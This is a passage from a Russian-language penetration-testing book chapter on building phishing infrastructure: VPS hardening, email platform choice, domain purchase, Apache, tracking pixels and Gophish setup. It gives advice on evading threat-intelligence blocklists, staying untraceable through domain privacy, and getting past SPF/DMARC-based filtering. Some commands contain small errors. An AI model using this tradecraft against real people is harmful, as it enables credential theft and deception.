

Рис. 7.1. Окно PuTTYgen

Импортируйте ключ `id_rsa` с хоста в PuTTYgen. Вы должны увидеть ключ, сгенерированный в формате PPK, как показано на рис. 7.2.



Рис. 7.2. Создание ключа PPK

Затем загрузите ключ в сеанс PuTTY. Для этого добавьте свое имя пользователя или IP-адрес вашего дроплета в поле **Host Name (or IP Address)** (Имя хоста или IP-адрес), как показано на рис. 7.3.



Рис. 7.3. Конфигурация PuTTY

Затем выберите пункты меню **Connection** ⇨ **SSH** ⇨ **Auth** (Подключение ⇨ SSH ⇨ Авторизация) на левой панели (рис. 7.4). Введите путь к файлу PPK в поле **Private key file for authentication** (Файл закрытого ключа для аутентификации). Наконец, нажмите **Session** (Сеанс) в верхней части левой панели, а затем дайте экземпляру имя и сохраните его. Чтобы подключиться к хосту, нажмите **Open** (Открыть).



Рис. 7.4. Настройка PuTTY для использования PPK

Теперь, настроив PuTTY для использования ключей SSH, введите свою парольную фразу, если вы ее установили, чтобы войти в VPS. Обновите все пакеты и запустите все ожидающие обновления безопасности, чтобы защитить себя от атак в открытом интернете.

Настройка удаленного доступа macOS или Linux к VPS

Если вы получаете доступ к VPS из операционной системы macOS или Linux, придется сначала скопировать закрытый ключ RSA либо через SCP, либо через копирование и вставку. Вы можете сделать это из терминала. Введите следующую команду, чтобы скопировать ключ (в этом примере я скрыл свой IP-адрес):

```
root@******:~/.ssh# scp root@***.***.***.***:/root/.ssh/id_rsa ./id_rsa
```

Если вы используете инструмент удаленного доступа, такой как Termius, платное приложение, позволяющее сохранять сеансы SSH, не нужно будет копировать файл, но придется скопировать и вставить содержимое файла в свое хранилище ключей. Для этого выполните следующую команду:

```
root@******:~#cat ./.ssh/id_rsa
```

Если вы используете терминал для подключения через SSH, выполните следующую команду, чтобы получить доступ:

```
root@******:~# chmod 600 id_rsa
```

```
root@******:~# ssh -i id_rsa root@***.***.***.***
```

Если все работает правильно, вы увидите приглашение на VPS, показывающее последний вход в систему и все пакеты, которые необходимо обновить. Если ключ настроен неправильно, вы увидите сообщение об ошибке, указывающее, что пошло не так.

Отключение аутентификации на основе пароля

Теперь, когда подключение установлено, примите меры, чтобы убедиться, что ваш VPS остается безопасным. Во-первых, уберите возможность входа в саму систему по паролю. (Это не повлияет на какие-либо веб-приложения, установленные позже.) Каждому, кто войдет в систему на этом VPS, потребуется закрытый ключ RSA, который чрезвычайно сложно (если не невозможно) взломать, в отличие от паролей.

Убедитесь, что файл `authorized_keys` содержит открытый ключ, который вы создали ранее, выполнив следующую команду:

```
root@******:~# cat id_rsa.pub >> ./.ssh/authorized_keys
```

Откройте файл `sshd_config` в текстовом редакторе и измените `#PasswordAuthentication yes` на `PasswordAuthentication no`.

Для этого выполните следующую команду:

```
root@******:vi /etc/ssh/sshd_config
```

Сохраните файл, затем перезапустите SSH. Вам нужно будет определить ключ в вашей команде `ssh` для подключения к VPS:

```
root@******:chmod 600 key_file
root@******:ssh -I key_file user@VPS_IP_address
```

Затем введите парольную фразу, если вы ее создали.

Установка брандмауэра

Далее нужно установить брандмауэр для ограничения портов на VPS, к которым может получить доступ приложение, и хостов, которые

могут получить доступ к VPS. Это предотвратит подключение ботов, сканирующих уязвимости, и злоумышленников к VPS, предотвращая побочный ущерб. Установите Uncomplicated Firewall (`ufw`), если он еще не установлен:

```
root@******:apt-get install ufw
```

Теперь убедитесь, что вы можете получить доступ к брандмауэру, выполнив команду `ufw enable`. Следующие шаги создают новые правила для управления входящим и исходящим потоком данных на вашем VPS:

```
root@******:ufw allow from your_IP_address to any
root@******:ufw allow from any to your_IP_address
root@******:ufw enable
```

Вы можете запустить брандмауэр на определенном порту, а не на всех, добавив `port` *`номер_порта`* к IP-адресу источника или получателя.

Чтобы настроить брандмауэр, войдите в DigitalOcean и перейдите в меню **Networking** (Сеть) на левой панели. Далее выберите **Firewalls** (Брандмауэры). Если у вас уже есть брандмауэр, подключенный к DigitalOcean, выберите его из списка, как показано на рис. 7.5.



Рис. 7.5. Настройка брандмауэра DigitalOcean

Если у вас еще нет брандмауэра, нажмите зеленую кнопку **Create** (Создать) и выберите **Firewall** (Брандмауэр) в раскрывающемся списке. Это должно привести вас на страницу, показанную на рис. 7.6, которая предложит вам создать правила для входящих подключений.

Это правило определяет, как VPS будет взаимодействовать с входящими соединениями. Правило исходящих подключений определяет, как VPS будет вести себя при попытке подключения к другим хостам.



Рис. 7.6. Создание брандмауэра DigitalOcean

Поскольку можно использовать этот хост для фишинга, вы, вероятно, захотите, чтобы веб-сервер был общедоступным. В зависимости от вашего контракта с клиентом можно ограничиться хостами в их диапазонах IP-адресов. Также рекомендуется ограничить диапазоны входящих IP-адресов, если вы используете сервер для размещения вредоносных скриптов для фишинга. Это помешает поисковым роботам и фирмам, занимающимся поиском угроз, просматривать ваш веб-сайт и находить его – быстрый способ оказаться в черных списках и в рассылках информации об угрозах, используемых системами обнаружения вторжений, программами SIEM и другими защитными технологиями.

Чтобы предоставить доступ к вашему серверу только определенному диапазону IP-адресов, создайте правило входящих подключений для HTTP на TCP-порту 80 и HTTPS на TCP-порту 443, принимая входящие подключения **All IPv4** (все IPv4) и **All IPv6** (все IPv6), если не применяются предыдущие условия. Обязательно создайте входящее правило, позволяющее подключаться к хосту с помощью SSH с любых IP-адресов, которые вы используете лично.

Образ системы от вашего провайдера VPS может быть не полностью обновлен. Чтобы обновить систему Linux, выполните следующие команды:

```
apt-get update -y; apt-get upgrade -y; apt-get dist-upgrade
```

Команда `apt-get update` дает вам список обновленных пакетов, `apt-get upgrade` выполняет обновления, а `apt-get dist-upgrade` обновляет ядро, а также программные зависимости. Переключатель `-y` автоматически дает утвердительный ответ на большинство запросов, которые вы можете получить.

Выбор платформы электронной почты

Теперь, когда у вас есть VPS, нужно выбрать, какой сервис вы будете использовать для отправки электронной почты. Хотя можно использовать бесплатную учетную запись электронной почты от популярных сервисов типа Gmail, это может вызвать подозрения, если вы выдаете себя за авторитетную личность. Бесплатные учетные записи электронной почты могут работать для определенных атак, например нацеленных на HR, в которых вы притворяетесь кандидатом на работу. Однако в большинстве случаев лучше использовать платный домен, поэтому вам потребуется настроить почтовый сервер.

Доступные сервисы используют несколько протоколов для отправки почты, каждый из которых имеет свои сильные и слабые стороны. С точки зрения выбора протоколов исчерпывающим ресурсом является запись в блоге «Управляемая передача файлов и сетевые решения» Джона Карла Вильянуэвы (*https://www.jscape.com/blog/smtp-vs-imap-vs-pop3-difference*). Существуют следующие основные протоколы электронной почты.

- **Простой протокол передачи почты** (Simple Mail Transfer Protocol, SMTP).

  Определен в RFC 5321. По умолчанию использует порт 25. Он также может использовать порт 587 и порт 465.
- **Протокол доступа к сообщениям в интернете** (Internet Message Access Protocol, IMAP).

  Определен в RFC 3501. Использует порт 143 (или 993 для соединений SSL/TLS).
- **Почтовый протокол v3** (Post Office Protocol v3, POP3).

  Определен в RFC 1939. Использует порт 110 (или 995 для соединений SSL/TLS).

Если вы планируете подделать свою электронную почту, следует использовать SMTP. POP3 и IMAP4 не поддерживают спуфинг, но будут работать со сквоттингом. Если у вас есть право самостоятельно решать, какой сервер электронной почты использовать для себя, можете использовать один из нескольких вариантов.

Dovecot

Почтовый сервер IMAP и POP3 с открытым исходным кодом для Linux/Unix-подобных систем. Он легкий, т. е. использует мало памяти и не нагружает процессор. Как и в случае с любым про-

граммным обеспечением, вы должны поддерживать безопасную конфигурацию и обновлять систему, чтобы оставаться в безопасности. Если вам нужны спорадические, небольшие объемы фишинга, его обслуживание может не стоить затраченных усилий и времени, даже если программное обеспечение бесплатное. Но если вы осуществляете фишинг с большого пула доменов или отправляете электронные письма несколько раз в день, этот сервер может оказаться разумным и экономичным решением. Поскольку Dovecot не поддерживает SMTP, он не поддерживает спуфинг. Вы можете использовать Dovecot для атак на скорую руку.

Sendmail

Один из первых почтовых клиентов интернета, впервые выпущенный в 1983 году. Он реализует SMTP и в настоящее время поддерживается консорциумом Sendmail и Proofpoint, компанией по предупреждению и предотвращению фишинга. Те же соображения, что и для Dovecot, существуют и для Sendmail. Хотя Sendmail является программным обеспечением с открытым исходным кодом, его служба поддержки пытается предотвратить фишинг, что может помешать социальной инженерии. Поскольку Sendmail использует SMTP, вы можете использовать его как для спуфинга, так и для сквоттинга.

Облачная электронная почта

Microsoft 365 – это облачная служба электронной почты Microsoft, а Google Workspace – облачная корпоративная электронная почта Google. Обе услуги взимают плату из расчета за пользователя, за месяц или за год и доступны из любого места, где есть подключение к интернету. Обе службы поддерживают SMTP, POP3 и IMAP4, хотя по умолчанию они используют IMAP. Вы можете привязать Microsoft 365 или Google Workspace к любому принадлежащему вам домену, реализуя таким образом сквотинг (но не спуфинг).

Google Mail (Gmail)

По моему опыту Google не позволит вам отправлять вредоносное ПО (даже документы Office с поддержкой макросов) по электронной почте или с Google Диска. Однако Google не отключит ваш аккаунт, если вы будете заниматься фишингом. На момент написания этой книги вы можете получить доступ к Google Workspace для своих доменов через Namecheap, Bluehost, SiteGround или GoDaddy примерно за 6 долл. США на пользователя в месяц. Большинство фишинговых доменов используется по принципу «поджигай и уходи», что означает для одного экземпляра фишинга для каждого клиента. Если вы единственный человек, занимающийся фишингом, вам нужно платить только за одного пользователя. Если это так, вы, скорее всего, заплатите не более 6 долл. за клиента за фишинг.

ПРИМЕЧАНИЕ *С формальной точки зрения использование этих облачных провайдеров в рамках фишинговых операций является нарушением их Условий обслуживания. Разработайте план на случай непредвиденных обстоятельств, если вас поймают и забанят.*

При выборе одного из этих вариантов помните о следующих соображениях. Во-первых, спуфинг легко обнаружить, и многие почтовые системы имеют встроенную логику для его обнаружения. Кроме того, некоторые приложения, независимые от почтовых систем, такие как Exchange, Proofpoint и Mimecast, могут проверять электронную почту и предотвращать спуфинг. С другой стороны, даже если ваша цель реализует инструменты защиты от фишинга, такие как Sender Policy Framework (SPF), Domain Keys Identified Mail (DKIM) или Domain-based Message Authentication, Reporting and Conformance (DMARC), вы все равно можете успешно применять опечатки в имени домена. SPF, DKIM и DMARC – это технические решения, направленные на предотвращение спуфинга. На самом деле, если они реализованы, они предотвращают подделку вашего домена другими сторонами, поэтому их стоит внедрить для вашей репутации, но они мало что делают для предотвращения подмены вашей организации.

Сквоттинг также может обходить такие технологии, как Mimecast, которые пытаются перехватывать фишинговые электронные письма, просматривая статистику в самих электронных письмах, а также возраст и репутацию домена, отправляющего электронную почту. Если отправляющий домен не имеет плохой репутации и не использует решения, явно связанные с фишингом, вы сможете пройти через эти фильтры, если только администраторы не установили какие-либо особые правила. Даже если у цели есть SPF или другое решение, отправка почты с использованием облачных сервисов, таких как Google Mail (для доменов) и Microsoft 365, часто будет обходить их фильтры, поскольку почтовым серверам Google и Microsoft почти всегда доверяют.

В-третьих, автоматизированные решения для фишинга имеют несколько способов интеграции с почтовыми службами, такими как Dovecot, Sendmail или облачными провайдерами. Однако автоматизированные решения могут помещать в сообщения электронной почты код, водяные знаки или подписи, способные обнаруживать фильтры и другие защитные инструменты.

Перед настройкой почтового сервера вам необходимо создать для него правила брандмауэра в DigitalOcean и обновить UFW в своем дроплете, указав информацию о протоколах (SMTP, IMAP или POP3), которые вы используете для связи. Используйте шаги, описанные далее в разделе «Настройка инфраструктуры фишинга и веб-сервера», чтобы создать правила брандмауэра для выбранного вами почтового сервера.

Покупка доменов для рассылки и целевых страниц

Теперь необходимо приобрести два домена: один для размещения целевой страницы (лендинга), на которую вы будете перенаправлять

жертв, нажавших на ссылку в вашем электронном письме, и один для размещения сайта, с которого вы будете отправлять фишинговое электронное письмо. Домен целевой страницы может быть дешевым, например очень дешево стоят домены .tech или .info. В ссылке вы будете использовать длинное имя субдомена, поэтому сделать ее легитимной не так важно.

Домен, применяемый для отправки электронной почты, должен быть одним из наиболее известных доменов верхнего уровня, таких как .com, .net, .org, .io или .us. Моя основная рекомендация – убедиться, что вы покупаете его с включенной конфиденциальностью, чего не позволяют домены .us. *Конфиденциальность домена* – это услуга, предлагаемая регистраторами доменов, которая позволяет вам указывать анонимные данные в качестве контактной информации WHOIS вашего домена. Таким образом, люди не смогут связать лично вас с доменом. Если произойдет что-то, о чем нужно будет вас уведомить, регистратор будет действовать в качестве посредника между вами и отправителем. Вы же не хотите, чтобы ваше имя или имя вашего работодателя ассоциировались с фишинговым доменом, иначе специалисты по анализу угроз отследят и внесут в черные списки все ваши домены и сайты.

Приобретя домен, с которого будет осуществляться фишинг, прикрепите его к выбранной вами почтовой платформе на платформе хостинга и следуйте инструкциям, чтобы получить к нему доступ. Если вы занимаетесь более сложным фишингом, рассмотрите возможность реализации технического контроля электронной почты (например, SPF, DKIM или DMARC) в своем домене, так как вы будете заниматься сквотингом, а не подменой.

Настройка инфраструктуры фишинга и веб-сервера

Теперь, когда у вас есть экземпляр VPS и служба электронной почты, нужно настроить веб-сервер, который будет получать входящие соединения, собирать учетные данные, размещать вредоносные сценарии и выполнять все остальное, что вам нужно сделать, чтобы успешно провести атаку. В этом разделе я покажу вам, как использовать Apache, бесплатный программный пакет веб-сервера с открытым исходным кодом. Apache хорошо документирован и довольно прост в использовании.

Чтобы установить Apache, выполните следующие команды:

```
root@********:~# apt-get update -y
root@********:~# apt-get install apache2 -y
```

После завершения установки убедитесь, что Apache находится в списке разрешенных процессов/служб UFW, введя следующую команду:

```
ufw app list
```

Теперь вам нужно свести к минимуму диапазон IP-адресов, которые могут получить доступ к экземпляру Apache, чтобы предотвратить доступ третьих лиц к вашему серверу. Я рекомендую разрешить IP-адрес, с которого вы будете подключаться к VPS, любые IP-адреса для тестирования или контроля качества, а также диапазон IP-адресов вашей целевой организации (в идеале указанный в письменной форме вашим контактным лицом по вопросам безопасности в контракте). Чтобы ограничить свой сервер этим диапазоном, выполните следующие команды:

```
ufw allow from IP_address or CIDR to any port web_port; 80 or 443
ufw enable
```

Проверьте статус с помощью команды `ufw status`:

```
root@********:~# ufw status
Status: active
To                         Action   From
--                         ------   ----
Anywhere                   ALLOW    ***.***.***.***
***.***.***.***            ALLOW    Anywhere
22                         ALLOW    ***.***.***.***
```

Теперь, когда установка завершена, выключите Apache на время с помощью следующих команд:

```
root@********:~# service apache2 stop
root@********:~# systemctl stop apache2
```

Вы по-прежнему можете вносить изменения в конфигурацию, привязывать домены и выполнять другие служебные задачи без запуска Apache. Выключение Apache сводит к минимуму вероятность того, что сервер будет обнаружен при сканировании безопасности сегмента сети.

В главе 8 вы создадите реалистичную целевую страницу для размещения на этом сервере.

Дополнительные действия для успешного фишинга

Шаги, описанные в этом разделе, не являются обязательными для хорошего фишинга, но они содержат услуги, которые клиенты могут время от времени запрашивать.

Использование пикселей отслеживания

Если вы проводите неавтоматизированный тест, подобный описанному в этой главе, вам может понадобиться средство для подсчета того, сколько людей открывают вашу электронную почту.

Легко добиться этого можно с помощью *пикселей отслеживания*, которые обычно представляют собой изображения размером 1 на 1 пиксель, уникальные для каждого пользователя и отображаемые с удаленного сайта, которым вы владеете. Затем вы можете просмотреть журналы доступа для экземпляров каждого идентификатора, подключающегося к серверу.

Добавьте в электронное письмо следующий фрагмент HTML, чтобы настроить пиксель отслеживания:

```
<img src="http://www.your_site/tracker.php?eid=unique_id" alt="" width="1px" height="1px"">
```

Создайте файл `tracker.php`, который будет регистрировать запросы пикселя отслеживания. Это должно выглядеть примерно так:

```
<?php
// Создать пиксель размером 1x1
$im=imagecreate(1,1);
// Задать цвет фона
$white=imagecolorallocate($im,255,255,255);
// Использовать цвет фона
imagesetpixel($im,1,1,$white);
// Задать тип изображения
header(“content-type:image/jpg”);
// Создать файл JPEG из изображения
imagejpeg($im);
// Очистить отведенную изображению память
imagedestroy($im);
?>
```

Пиксели отслеживания часто используются в маркетинге и продажах. При фишинге они могут создавать головную боль атакующему и заставить его потерять много времени, поэтому для встраивания пикселей применяют автоматизированные решения. Количество открытых писем – слишком разрекламированный и переоцененный показатель в фишинге. Тот факт, что жертвы сообщают в службу безопасности, что они получили фишинговое электронное письмо или отреагировали на него, гораздо важнее, чем количество людей, открывших электронное письмо.

Автоматизация фишинга с помощью Gophish

Решение для автоматизированного фишинга – это служба, позволяющая разрабатывать фишинговые сообщения и отправлять их через автоматизированную систему, например встроенный почтовый интерфейс. Решение часто отслеживает такую информацию, как количество открытых фишинговых писем и кем они были открыты, сколько раз жертва нажимала на ссылку в электронном письме, а также время, когда произошло каждое событие. Эти услуги удобны в использовании, а иногда являются наиболее экономичным вариантом. Однако,

поскольку они хорошо известны, фишинговые сообщения, отправленные через такие службы, скорее всего, будут обнаружены и заблокированы.

В этом разделе я покажу вам, как отправлять фишинговые электронные письма с помощью Gophish, автоматизированной утилиты для фишинга, написанной на языке Go. Чтобы использовать ее, вам нужен SMTP-сервер для отправки почты и веб-сервер, на который будут попадать жертвы. Хотя можно создать их оба в Gophish, это увеличивает вероятность того, что вас обнаружат. Я предлагаю настроить следующие три правила брандмауэра, чтобы предотвратить обнаружение или побочный ущерб.

1. Разрешите доступ к порту 3333/TCP (порт для веб-интерфейса администрирования Gophish) и порт 22 (порт SSH) только из вашей сети.
2. Разрешите доступ к порту 80/TCP (порт по умолчанию для вашей целевой страницы, хотя вы можете использовать порт 443 с сертификатом SSL/TLS для большего реализма) только из вашей сети и диапазонов IP-адресов жертвы.
3. Разрешите соединения порта 25/TCP (порт для SMTP-трафика) только в исходящем направлении.

Чтобы установить эти правила в UFW, выполните следующие команды:

```
ufw allow from your_IP_address to any port 3333
ufw allow from your_IP_address, QA_IP_address, and/or target_IP_range/
CIDR to any port 80 (443 if using HTTPS)
ufw allow from any port 25 to any
ufw enable
```

Теперь давайте установим Gophish:

```
cd /opt/
git clone https://github.com/gophish/gophish
cd gophish
apt-get install golang -y
go get github.com/gophish/gophish
go build
```

Настройте Gophish для прослушивания общедоступного или частного IP-адреса, который вы будете использовать для подключения к нему:

```
root@********:/opt/gophish# vi config.json
```

В `config.json` измените `admin_server listen_url` на IP-адрес VPS, с которого вы администрируете фишинг. Затем измените `phish_server`

`listen_url` на IP-адрес или доменное имя, на которое отправляете получателей фишингового письма:

```
"admin_server": {
        "listen_url": "127.0.0.1:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key"
},
"phish_server": {
        "listen_url": "0.0.0.0:80",
        "use_tls": false,
        "cert_path": "example.crt",
        "key_path": "example.key"
},
"db_name": "sqlite3",
     "db_path": "gophish.db",
     "migrations_prefix": "db/db_",
     "contact_address": "",
     "logging": {
              "filename": ""
     }
}
```

Убедитесь, что вы изменили пароль администратора после входа в систему. Учетные данные по умолчанию для Gophish следующие:

```
Username: admin
Password: gophish
```

Я рекомендую перейти в меню **Settings** (Настройки) на левой панели и немедленно сменить пароль. Даже если вы единственный, кто имеет доступ к Gophish, создайте нового пользователя. Если несколько человек будут входить в эту учетную запись, вы должны создать отдельных пользователей. Для этого перейдите на вкладку **Users** (Пользователи), выберите **New User** (Новый пользователь), а затем заполните форму на странице.

Далее, нужна веб-страница, на которую вы будете отправлять своих жертв. Создайте ее на вкладке **Landing Pages** (Целевые страницы) в разделе **New Landing Page** (Новая целевая страница) (рис. 7.7).

Можете создать целевую страницу с нуля или скопировать и вставить в нее HTML-код другой страницы.

Вы должны знать, кем притворяетесь, когда отправляете фишинговые электронные письма, и какой почтовый сервер (в формате `ip_address:port`) должен отправлять электронную почту. Можно настроить это на вкладке **Sending Profiles** (Профили отправки) в разделе **New Sending Profile** (Новый профиль отправки) (рис. 7.8).



Рис. 7.7. Настройка новой целевой страницы в Gophish



Рис. 7.8. Настройка нового профиля отправки в Gophish

Теперь, когда вы знаете, кто отправляет электронное письмо, как оно попадает к месту назначения и что оно должно делать, пришло время создать фактическое электронное письмо. Один из способов сделать это – импортировать существующее электронное письмо, скажем, то, которое Эрика из отдела кадров получила две недели назад, и взять его в качестве шаблона. Gophish будет использовать формат, стиль и язык импортируемого вами электронного письма. Можете настроить это на вкладке **Email Templates** (Шаблоны электронной почты) в разделе **New Template** (Новый шаблон) (рис. 7.9).

